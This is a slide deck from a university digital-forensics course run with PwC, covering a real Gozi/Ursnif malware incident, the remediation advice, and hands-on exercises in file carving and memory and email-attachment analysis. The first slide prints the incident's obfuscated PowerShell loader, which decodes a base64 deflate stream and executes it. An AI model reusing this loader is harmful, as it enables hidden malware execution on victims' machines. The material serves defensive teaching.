
#### **02** Decoded base64 code

```
&('nE'+'w-ob'+'JeCt') IO`.co`MprESSioN`.D`Ef`l`ATesTrEaM(
  [sYstem.iO.MeMOrySTrEAm] [cOnveRt]::fROmBASE64STrInG(
    'RZBfb9owFMW/ih8i0YgRlpAWQhRtWllKgdIGOqX7pyqEG2xIbNc2e
     AXx3eeHjr0enXv0+V0nHdwXY5Xg1dW29/gDxw5hhB53xzVKEI76oV
     Xq5lCZ+UQkeG+yMqep1arn+boxiQPsMNwrkELyitbQxr9w+xLRxh7
     8AeuWs6y6rxYmwd/G25CnPWlFRbNDRNKEgenwlRZKjeagvRxWNzUF
     pmMnrcPR0h4RrcWw222u/bC/A9gUTBiPsop3lQgGwVtX0UAN/I4fe
     YKIT3UiDX/tewIa7C1FTbWLP+OWBbk5fMyeE5xPn6Z8guOKSyhK4j
     rUX/gvTz1EGXovbZ20fDv92+iNuGE1L9apZbzYP6D3N9jo77f0hZT
     H0BJeNXkV4PiuQq57C7pzp6G50L0a2EYT1NkACq6jMGqh088RLTaM
     K01L5T1KXoJSv4fDpS6kdv9X8GL54E8TPFs/0NzgeGXH72KHTfZmk
     dliU4gvYn2c4f05LHRJTuezk81C5W8tMOm+j0Ue/wU='
     [sYstEM.IO.comprEsSion.CoMPreSSIonModE]::DECOmpreSS
  'F'+'0'+'REACH-OBjECt'){
    .('nE'+'w-ob'+'JeCt') IO`.S`TreAM`R`eadeR(
      $_ ,[teXt.ENCOdInG]::ascii
).reaDtoeND() |& ( $PsHOMe[21]+$PSHOme[30]+'x')
```

## Malware Analysis: going deep down the rabbit hole (2/3)

#### **O4** Analysis of the decoded deflate stream





**O5** Threat Intelligence platform tells us the malware is of Gozi family

## Malware Analysis: going deep down the rabbit hole (3/3)

• Analyzing the memory of PC1 we found several traces of malware, among which there were also Gozi distinctive signatures

Rule: GEN\_PowerShell Rule: GlassesCode Rule: InstallStrings Rule: memory\_shylock Rule: RSharedStrings Rule: SharedStrings Rule: spyeye\_plugins Rule: Str\_Win32\_Http\_API

Rule: Str\_Win32\_Internet\_API Rule: Str\_Win32\_Wininet\_Library Rule: Str\_Win32\_Winsock2\_Library

Rule: UPX Rule: WarpStrings Rule: with\_sqlite

Rule: XMRIG\_Miner

Volatility + YARA Rules

THREAT ANALYSIS

## Gozi Trojan

TUESDAY, MARCH 20, 2007 BY: DON JACKSON



- Date: March 20, 2007; UPDATED March 21, 2007
- · Author: Don Jackson

Russian malware authors are finding new ways to steal from thieves because it was encrypted using SSL/TLS. the mechanisms used to steal that data, but it became not as a product, but as a service. Eventually it lead to enforcement investigation.

#### **Highlights**

A single attack by a single variant compromises more t hundreds of sites.

- Steals SSL data using advanced Winsock2 functionality
- State-of-the-art, modularized trojan code
- · Spread through IE browser exploits
- Undetected for weeks, months by many AV vendors

#### **How Ursnif Evolves to Keep Threatening Italy**




#### Introduction

For months the Italian users have been targeted by waves of malspam delivering infamous Ursnif variants. Yoroi-Cybaze ZLab closely observed these campaigns and analyzed them to track the evolution of the techniques and the underlined infection chain, noticing an increasing sophistication. For instance the latest waves increased their target selectivity abilities by implementing various country-checks and their anti-analysis capabilities through heavy code obfuscation.


Malware hunters confirm what we found with Ursnif/Gozi behaviours

## Presentation



### Timeline

This is an overview of the timeline of the attacks received by the company from Sept. 2018 till July 2019. In yellow we highligthed our time period analysis focus.




CyberSecurity: Principles and Practices - (DFIR) A real malware incident Università di Padov a - PwC Advisory, Cybersecurity & Privacy

## Report

As a result of the analysis, a written report summarizing all activities and findings was produced





Cyber Incident Response - Report Sommario Perimetro di analisi .......8 Scenario 1 – PC compromesso......9 Glossario 20

## **Actions & Remediations**

Collection
Preservation
Examination
Analysis
Presentation

Basing on evidence collected and analysis results, we identified both short-term ("Quickwin initiatives") and medium/long-term ("Strategic initiatives") remediation activities

#### Quickwin

- Disconnect all infected PCs from the network
- Backup important data and documents and perform scans, with several antivirus and anti-malware tools, on these backups
- Format and reinstall PCs from scratch, changing the hard drive if possible
- Install all available updates and restore the backups
- Perform a full scan with an antivirus and anti-malware solution on all PCs (both those that have just been reinstalled and those that are not the subject of the remediation activity)
- Use a DNS filtering service (i.e. Quad9, Comodo Secure DNS, Safe DNS, etc.)

#### **Strategic**


- Perform training sessions for internal staff and company collaborators
- Adopt solutions to protect against Internet and e-mail threats (i.e. Secure Internet Gateway solutions, E-mail Security)
- Prepare a set of Information Security policies and procedures, including the minimum security requirements for PCs, Servers and mobile devices (smartphones and tablets)
- Periodically perform technological vulnerability analysis on business systems and applications (i.e. Vulnerability Assessment and Penetration Test)
- Adopt solutions to improve the secure management of corporate mobile devices (smartphones and tablets)
- Periodic analysis of the state of compromise of company systems



# Investigation Overview

## **Investigation Overview**





# Other DFIR Activities


# There is more to DFIR than what we did during this forensic activity. In this case we didn't cover...



Mobile Phone Forensics: Acquisition & Analysis



**Network Forensics** 




Steganography



**Browser Forensics** 



Audio / Video / Photo Forensics






## Exercises

## Agenda - Exercises

1.	Carving	42
2.	RAM memory dump analysis	45
3.	E-mail attachment analysis	47



These exercises are based on the CAINE live Linux forensics distribution.

You will need to run it in virtual machine, with working Internet and USB devices.
























July 2019

INFO





# Carving

## Exercise 1: Carving (1/2)

#### We are going to prepare a new USB to be used during this exercise

- 1. Mount the USB and save inside it a JPG image and a PDF file
- 2. Now delete the two files and unmount the USB drive (if in Linux or in Mac OS X, issue a "sudo sync" before deleting the files)
- 3. Connect the USB to the CAINE live distro You should be able to see the USB drive clicking on the green disk icon



4. Start "guymager" tool (as root), and check if you see the drive you want to acquire

SerialNr ▲	LinuxDevice	Model	State	Size
1403451144300646517	/dev/sdb	VendorCo ProductCode	Oldle	8,1GE

- 5. Acquire the USB drive by right-clicking on the drive and choosing "Acquire image" While compiling the infos for the acquisition, don't forget to choose where to put the acquired image
- 6. Wait for the process to end, and check if the process finished correctly

## Exercise 1: Carving (2/2)

After we acquired the USB device, we need to retrieve the files we deleted

7. Mount the EWF image we did with guymager – it ends with ".E01" We don't need to mount the acquired image, since the files were deleted

\$ mkdir /tmp/t1 && sudo ewfmount -X allow\_root XXXXXXX.E01 /tmp/t1

8. Check what was mounted and what is inside the image

\$ sudo ls -1 /tmp/t1 && sudo mmls -B /tmp/t1/ewf1

9. Run "foremost" tool to retrieve the deleted image and PDF file

\$ sudo foremost -t jpg,pdf -o foremost\_output -T -i /tmp/t1/ewf1

10. Run "photorec" tool to retrieve the deleted image

#### \$ sudo photorec XXXXXXX.E01

- 11. Generate the SHA1 hash of the retrieved file and check if it is the same of the original one
- 12. Now do the same you did using foremost, but use scalpel with the config file you retrieved from <a href="https://www.garykessler.net/software/FileSigs 20151213a.zip">https://www.garykessler.net/software/FileSigs 20151213a.zip</a> instead. What changes?

2

# RAM

memory

dump

analysis

## Exercise 2: RAM memory dump analysis

In this exercise you will analysed a RAM memory dump with "malhunt" tool, which automates some manual analysis

Install ClamAV antivirus (the "update" command is optional, so if it fails there should be no problem installing "clamav")
 \$ sudo apt update && sudo apt install clamav

2. Update ClamAV (if the command fails, it means "freshclam" may already be running)

\$ sudo freshclam

3. Download malhunt

#### \$ git clone https://github.com/andreafortuna/malhunt

- 4. Unpack the downloaded memory dump you took from <a href="https://github.com/volatilityfoundation/volatility/wiki/Memory-samples">https://github.com/volatilityfoundation/volatility/wiki/Memory-samples</a>
- 5. Run malhunt using the first memory dump absolute path (cridex\_memdump), what does it found?
- 6. Try to analyse the retrieved objects with VirusTotal
- 7. Which are the steps used to analyse the malware taken by the script?
- 8. Do the same for some of the NIST (memory-images.rar) samples

3

# E-mail

# attachment

analysis

## Exercise 3: E-mail attachment analysis

Ask for the malicous email to the instructor, extract the attachment from it, and try to understand of which malware family it is



# Useful

# commands


## CAINE useful tips & tricks

#### Change default user password

1. (Default user "caine") From the shell issue the command "passwd" and follow the instructions

#### **Enable SSH on CAINE**

- 1. Regenerate SSH keys: from shell execute command "sudo dpkg-reconfigure openssh-server"
- 2. Enable password authentication in /etc/ssh/sshd\_config
- 3. "passwd" the password of "caine" user
- 4. Enable SSH service through menu



# Thank you

pwc.com/it

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